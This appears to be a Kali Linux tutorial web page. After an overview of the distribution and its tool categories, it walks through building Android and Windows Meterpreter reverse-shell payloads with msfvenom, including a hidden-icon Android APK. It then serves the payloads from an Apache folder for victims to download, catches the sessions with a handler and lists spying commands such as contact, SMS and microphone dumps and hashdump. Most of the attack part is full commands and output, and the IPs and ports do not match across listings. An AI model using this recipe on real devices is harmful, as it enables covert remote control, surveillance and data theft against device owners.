Kali Linux

Kali Linux tutorial covers both fundamental and advanced hacking and penetration testing concepts. Our Kali Linux tutorial is designed for both beginners and professionals. Kali Linux tutorial covers all the areas associated with **hacking** and **penetration testing.** We'll start by learning how to install the required software. After this, we will learn the network configuration, basic commands and tools for **hacking, gaining access, post - exploitation,** and **website hacking.**

Kali Linux is a **Debian-based Linux distribution** that is designed for **digital forensics** and **penetration testing.**


Kali Linux comes with a large number of tools that are well suited to a variety of information security tasks, including **penetration testing, computer forensics, security research,** and **reverse engineering.**


Kali Linux is distributed in 64-bit and 32-bit images for utilization on hosts based on the x86 instruction set and the image for the ARM architecture for utilization.

Approximately, Kali Linux has 600 penetration testing programs, such as OWASP ZAP web application security scanners and Burp Suite, Aircrack-ng (software suite for wireless penetration-testing LANs), sqlmap (database takeover tool and automatic SQL injection), John the Ripper (password cracker), Metasploit (framework for penetration testing), Wireshark (packet analyzer), Nmap (port scanner), Armitage (a tool for graphical cyber-attack management), etc.

Kali Linux performs a fantastic job of categorizing these important tools into the following groups:

1. Information Gathering
2. Vulnerability Analysis
3. Wireless Attacks
4. Web Application
5. Exploitation Tools
6. Stress Testing
7. Forensics Tools
8. Sniffing & Spoofing
9. Password Attacks
10. Maintaining Access
11. Reverse Engineering
12. Reporting Tools
13. Hardware Hacking


Features of Kali Linux
01 Over 600 Penetration Testing Tools Pre-installed
02 Full Customization of Kali ISOs
03 Developed in a Secure Environment
04 Adherence to the Filesystem Hierarchy Standard (FHS)
05 Live USB Boot
16 GPG signed packages and repositories
06 Kali Linux Full Disk Encryption
07 Kali Linux Amazon EC2 AWS Images
08 Kali Linux Metapackages
09 Automating Kali Linux Deployment
10 Kali Linux Forensics Mode
17 Multi Language support
11 Kali Linux NetHunter
12 Free and Always will be
13 Developed in a Secure Environment
14 Kali Linux Accessibility Features
15 Wide-Ranging Wireless Device Support
18 kali everywhere



Professionals that use Kali Linux
01 Security Administrators
02 Pen Testers
03 Network Administrators
04 Forensic Engineers
05 White Hat Hackers
06 Black Hat Hackers
07 Grey Hat Hackers
08 Computer Enthusiast
09 Network Architects
10 CISO

In Kali Linux we have many tools and they are group together for easy usage:

1. **Information gathering** is identifying all the devices uncovering the services in relation to target device.
2. **Vulnerability Analysis** is to look up for all the different services that have different types of vulnerabilities within them.
3. **Web application analysis** is to target more specifically on a web site or a web server.
4. **Database Assessment** on the backend, so that we can break it and get the data and passwords.
5. **Password Attacks** is used to crack and break the password.
6. **Wireless Attacks** is used to sniff all the wireless accesses within the vicinity and able to set up fake WIFI.
7. **Reverse Engineering** is used to look how the application is made but in reverse mode. Like start from end to the beginning.
8. **Exploitation Tools** is used to lookup for different type of exploits.
9. **Sniffing and Spoofing** is used to capture all the network traffic that is send to and fro to target devices.

10. **Post exploitation** is what to do after we hacked into the devices and elevate our privileges.
11. **Forensics** is where we look for different type of evidence left by us by hacking.
12. **Reporting tools** is to generate a report and mention all the different vulnerabilities and recommendation to overcome that vulnerabilities we discover.
13. **Social Engineering Tools** is where we can get tools for different types of phishing, scam emails.
14. **Kali & Offsec link** is where we can learn more about kali.


Kali:



This is kali terminal, where we will write all the commands.

Now we can get information, exploit it and etc. We already have hacked my metasploitable 2 using kali linux.

We can also hack android and windows machines using Kali linux.



Android

We will create a payload and drop into victim system via website. And the android will then itself gives us the connection. We don't need to establish connection via our Kali.

We will create the payload that will perform the attack.

In kali I will start msfconsole and search for 'search type: payload platform: android reverse tcp'

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ msfconsole

I love shells --egypt

       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post        ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 8 evasion                                        ]

Metasploit tip: View missing module options with show
missing
```

```
msf6 > search type:payload platform:android reverse tcp

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check
  Description
   -  ----                                          ---------------  ----    -----
  ___________

   0  payload/android/meterpreter_reverse_tcp                        normal  No
  Android Meterpreter Shell, Reverse TCP Inline
   1  payload/android/meterpreter/reverse_tcp                        normal  No
  Android Meterpreter, Android Reverse TCP Stager
   2  payload/android/shell/reverse_tcp                              normal  No
  Command Shell, Android Reverse TCP Stager


Interact with a module by name or index. For example info 2, use 2 or use pay
load/android/shell/reverse_tcp
```

It will return all the payload which are reverse tcp in android.

Now we will use the second payload and proceed with our attack.

I will copy the second payload and then start a new terminal and type the following:

Msfvenom -p android/meterpreter/reverse_tcp

Now if I want to hide the application icon ill add **AndroidHideAppIcon=true** to the above command and it will hide the icon.

If I want the system to be awake when I hacked ill add **AndroidWakeLock=true** to the above command and it will always keep the system awake.

Now ill add **LHOST=192.168.160.254,** this is the IP of my Kali. Because the android will establish the connection with my Kali. So LHOST will be the IP of my Kali.

Now ill add **LPORT=6996**, we can give any.

Then ill add **-f raw,** i.e., file type raw.

Last ill add **-o Malware_fo_android.apk,** i.e., Output will be apk named Malware_fo_android.


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp AndroidHideAppIcon=true Andro
idWakeLock=true LHOST=192.168.160.254 LPORT=6996 -f raw -o Malware_fo_android
.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from th
e payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10191 bytes
Saved as: Malware_fo_android.apk

┌──(kali㉿kali)-[~]
└─$
```

So, our payload is saved.

In our file system we will get the apk.

I'll take that apk and paste it in 'var/www/html' and there ill create a folder name exploits and ill paste my apk inside it.

By doing this we are trying to setup a apache server in our system. And using the victim system ill access my system in the form of website and download the apk we created.



Now in our kali machine we do not have a resource handler so we will have to create it by typing 'use exploit/multi/handler'.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

I'll set the lhost as my kali's IP. And lport as 6996 because we have used 6996.

And we will check if its properly set.


```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.160.254  yes       The listen address (an interface may b
                                     e specified)
   LPORT  6996             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Now ill just type exploit and tcp handler will start on my system.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.160.254:6996
```

And it is waiting for someone to establish a connection. And my website is ready.

Now I'll go in Android and into any browser and type '192.168.160.254/exploits' so it will directly go to exploits folder in android.



Our exploit is there, so ill download it. And install it.

And as soon as I open the application, it will automatically start connection with my kali.


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.147.254:6996
[*] Sending stage (77002 bytes) to 192.168.147.180
[*] Meterpreter session 1 opened (192.168.147.254:6996 → 192.168.147.180:46056) at 2022-06-08 19:52:11 -0400
```


Now I have access to the android. Using help ill get all the list of commands:

```
   Command        Description
   -------        -----------
   record_mic     Record audio from the default microphone for X seconds
   webcam_chat    Start a video chat
   webcam_list    List webcams
   webcam_snap    Take a snapshot from the specified webcam
   webcam_stream  Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=============================

   Command       Description
   -------       -----------
   play          play a waveform audio file (.wav) on the target system

Android Commands
================

   Command           Description
   -------           -----------
   activity_start    Start an Android activity from a Uri string
   check_root        Check if device is rooted
   dump_calllog      Get call log
   dump_contacts     Get contacts list
   dump_sms          Get sms messages
   geolocate         Get current lat-long using geolocation
   hide_app_icon     Hide the app icon from the launcher
   interval_collect  Manage interval collection capabilities
   send_sms          Sends SMS from target session
   set_audio_mode    Set Ringer Mode
   sqlite_query      Query a SQLite database from storage
   wakelock          Enable/Disable Wakelock
   wlan_geolocate    Get current lat-long using WLAN information


Application Controller Commands
===============================

   Command        Description
   -------        -----------
   app_install    Request to install apk file
   app_list       List installed apps in the device
   app_run        Start Main Activty for package name
   app_uninstall  Request to uninstall application
```

Ill dump contact. So, the contacts will be saved in my kali machine.

It will display all the contact saved in my android.





We just have 1 contact so its displaying 1 contact in my kali.

So this is how we can establish connection with android.

Windows 7

We will create a payload and drop into victim system via website. And the android will then itself gives us the connection. We don't need to establish connection via our Kali.

We will create the payload that will perform the attack.


In kali I will start msfconsole and search for 'search type: payload platform: windows reverse tcp'

It will return all the payload which are reverse tcp in Windows.

I will copy the any payload and then start a new terminal and type the following the payload name:

Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.160.254 LPORT=4444 -f exe > exploit_f0_windows.

It will create a payload



I'll take that exe and paste it in 'var/www/html' and there ill create a folder name exploits and ill paste my exe inside it.

By doing this we are trying to setup a apache server in our system. And using the victim system ill access my system in the form of website and download the exe we created.

Now in our kali machine we do not have a resource handler so we will have to create it by typing 'use exploit/multi/handler'.

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

I'll set lhost and lport as my ip and port as 4444 and then I'll set a payload.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.147.254
LHOST ⇒ 192.168.147.254
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
```

Now ill just type exploit and tcp handler will start on my system.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.160.254:6996
```

And it is waiting for someone to establish a connection. And my website is ready.

Now I'll go in windows and into any browser and type '192.168.160.254/exploits' so it will directly go to exploit folder in windows.

I'll download and run the application.

And now the connection is establish and we can access to windows machine too.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.147.254:4444
[*] Sending stage (175174 bytes) to 192.168.147.197
[*] Meterpreter session 1 opened (192.168.147.254:4444 → 192.168.147.197:491
75) at 2022-06-08 20:02:20 -0400
```

I'll use the help and check all the commands:

```
    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system
                  .

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
```

We can get the system information too.

```
meterpreter > sysinfo
Computer     : WIN-PC
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >
```

And that's how we can hack windows with the help of kali.

- **Sadiq Sonalkar**